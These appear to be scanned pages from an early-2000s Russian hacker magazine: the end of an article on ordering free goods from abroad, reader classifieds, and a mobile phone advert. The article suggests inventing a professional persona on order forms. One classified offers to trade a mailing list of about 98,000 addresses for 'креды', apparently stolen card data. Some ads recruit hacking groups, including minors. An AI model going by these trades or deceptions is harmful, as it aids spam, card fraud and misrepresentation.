Что касается второго, то тут сложнее: по таможенным правилам того либо иного государства есть определенный минимум, с которого не взимают НДС. Обычно он находится в пределах 100 (+/-) долларов. Так вот, если ты получаешь халявную кружку/диск/коврик для мыши/ клавиатуру/журнал/ жилетку/свитер/куртку/трусы/носки - все то, что стоит копейки, таможенных заморочек возникнуть не должно. Если же тебе посчастливится заказать "халявный автомобиль" :), комп ценой в штуку баксов или еще что-то в этом роде - вопросы возникнуть могут. Но такие случаи редки и потому решаются в частном порядке: если овчинка стоит выделки - можно и уплатить таможенные сборы. Нет - смахнуть скупую слезу и сказать, что ошиблись адресом.

Подобный случай имел место с моим знакомым: он выиграл в лотерее довольно дорогой DVD-плейер. Ну и, соответственно, после его прибытия на отечественный почтамт начались разборки: прикинув это самое к тому самому, он все же решил уплатить пару десятков баксов за таможенное оформление и получить в итоге то, что стоит сотни у.е. Хотя мог бы и отказаться =).

Будут ли у меня проблемы с "органами" из-за присылаемой халявы?

Щепетильный вопрос, который, кстати, мне на редкость часто задают. Причем - опираясь на факты. Дело в том, что старшее поколение, воспитанное в духе марксизма-ленинизма, в массе своей еще мыслит по старинке: кругом враги, кругом - шпиЁны. Поэтому в случае, если в забытый Богом Мухосранск некоему Ване вдруг зачастят почтовые отправления из США, у него возникнут все шансы на то, чтобы явиться "куда положено" и объяснить "кому следует" причины, по которым его скромной персоне проявляется повышенное внимание "сотрудниками вражеских спецслужб".

Бороться с этим негативным явлением можно, хотя и сложно: все равно что зайти в клетку к разъяренному тигру и пытаться успокоить его уговорами, что он -"хорошая собачка" :). Что можно посоветовать в таком случае? Самый простой путь - воздержаться от халявы: она того не стоит. Но если очень хочется, а "наши" не дремлют - не завираться, рассказать все как есть: здравый смысл должен таки восторжествовать. Хотя, конечно, вопрос требует индивидуального разрешения в каждом отдельно взятом клиническом случае.

И в заключение

Если ты искал, но так ничего и не нашел - держи проверенные ссылки на вещественную халяву: они поддержат тебя в лихую годину.

http://www.volkswagen.de/com/mailer/katalo_e.htm - компакт-диски и каталоги по моделям ведущего автопроизводителя VolksWagen. Получены неоднократно. При заказе следует отметить галочками те модели, информацию по которым ты хочешь заполучить: опять же по собственному опыту - лучше сделать два разных заказа, чем все одним и все сразу, отметив варианты по максимуму. Поскольку сойдешь за того, кем на самом деле и являешься: за халявщика :).

http://www.realviz.com/purchase/ordercd.htm - бесплатный сидюк с софтом для обработки изображений. Длиннющая анкета. Старайся выдержать стиль "независимого дизайнера": ну, типа, "свой бизнес", "средний доход" и т.п.. Шансы получения в данном случае будут выше.

http://www.stakatt.com/askfor.htm - бесценная вещь! Бесплатная рамка для твоей фотографии в окружении полученной тобой же халявы: останется только фотоаппарат на халяву получить, пленку и... готовую фотографию :).

Удачи тебе!

Hi перцы
Мы набираем людей для создания сайта по типу iXBT, точнее сайт уже создан, но для дальнейшего развития нам нужны авторы. Если ты не равнодушен HARDWARE & SOFTWARE, значит ты нам нужен, как никто другой.
Ламер (chucky_13@mail.ru)

Организовывается клуб начинающих программистов на Си. Кто заинтересован – мыльте.
Case (cclub@list.ru)

Начинающие дизайнеры давайте переписываться, обмениваться инфой, крутых супермегапуперметакульных дизайнеров просьба не беспокоить.
Так что новички пишите будем друг другу советами помогать :)))
lcd_z@mail.ru

Ищу друзей по переписке, пишите все. Ответ гарантирован.
Мыло: xivichka@yandex.ru или xivichka@xakep.ru

Дарова всем кулхацкерам и не очень кул, никто не хочет переписываться и заджойнить меня к себе в хак-группу я дизайню в MAX-е, прогаю на С, Паскале. Мыльте мне с предложениями на voodoo@chel.ru

Создаётся группа продвинутых юзеров для совместного обучения хакингу и в дальнейшем преобразованию в хак-группу. Как бы банально это не звучало, но вместе познавать эту можно сказать науку гораздо легче. Также нужен дизайнер для создания сайта. Ну и просто хорошие люди, которые будут помогать практически или просто хорошими советами. Пишите на legion_2000@gala.net

Начинающая Хак-группа из Эстонии ждет своих мэмберов.
questions@hot.ee

-=|NethetWorld|=-Ultima Online Free Shard приглашает!
Привет программер! Если ты знаком с миром Ultima Online и умеешь писать скрипты под 51 или 55 сферы то ТЫ НУЖЕН НАМ!
Пиши мне на мыло: coach@fromru.com

Нужен толковый веб-дизайнер для постоянной работы в команде...
Woodborn (woodborn@pisem.net)

Куплю демо-диски журнала Страна Игр:
9(17) октябрь 1997
10(29) октябрь 1998
11(30) ноябрь 1998
michel@gameland.ru

Фанаты Depeche Mode или просто люди которые не равнодушны к этой группе, я обрашаюсь к ВАМ! Пишите, буду очень рад!
yazokus@e-mail.ru

Набираю людей в хак-крек группу.
Главное чтобы люди что – нибудь могли и знали, а так же их бесталковка нормально работала. Все кто подходит, прошу писать>>>
И помните хак не работа а образ жизни
Allsofter (allsofter@mail.ru)

Хочу создать группу, начинающих хацкеров, пишите о себе на мыло ashot1@yandex.ru

Собираю Хак-группу! Группу для новичков. Средний возраст 12-15 ;). Пишите о себе! Моё мыло:
galaxy_lof@mail.ru <не пугайтесь! Мне не 18!!!>

Перцы, купил тут 3D Studio max 4, и нифига не умею ее юзать! Помогите с азами!
мыло: max_hstp@mail.ru

Хакеру нужен ученик? Буду им.
olleshei@techline.ru

Меняю мэйллист ~98000 e-mail's на 3 креды.
stas31337@rambler.ru

мессадж можно закинуть на
board@xakep.ru

объявления рекламного харрактера не публикуются!!!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)



новые стильные телефоны

посекундная тарификация

подключенный мобильный телефон без абонентской платы

выгодные тарифы от $ 0,05*

входящие звонки с мобильных телефонов БИ ЛАЙН — бесплатно

ПАКЕТЫ УСЛУГ БИОНЛАЙН БЕСПЛАТНО 8 НЕДЕЛЬ КАЖДОМУ НОВОМУ АБОНЕНТУ БИ ЛАЙН до июля 2001

свобода выбора

выбор свободы

Офисы «БИ ЛАЙН»: Леснорядский пер., 18, ул. 8 Марта, 10, стр. 14, ул. 1–я Тверская–Ямская, 2, стр. 1

Генеральный представитель **«МОБАЙЛ ЦЕНТР»**
Единая справочная: (095) 742–5555
Воронцовская ул., 35 а, тел.: 911–0000
Садово–Кудринская ул., 22, тел.: 290–5559
Садово–Черногрязская ул., 13, стр. 1, тел.: 208–0812
Проспект Мира, 61, тел.: 284–4451.
Ленинский проспект, 11, тел.: 237–2761
Ленинградский проспект, 44, стр. 1, тел.: 257–4546

Профсоюзная ул., 43, кор.1, тел.: 718–2144
Краснопрудная ул., 26, тел.: 262–1380
ул. Новый Арбат, 14, тел.: 202–3353
Рублевское шоссе, 14, стр. 1. Тел.: 415–1855.
Большая Тульская ул., 44, тел.: 958–2802
Тверская ул. 5/6, тел.: 203–8441
Новослободская ул. 4, тел.: 973–5529
Смоленская пл, д.7, тел.: 241–3532.

722–6622

www.beeplus.ru

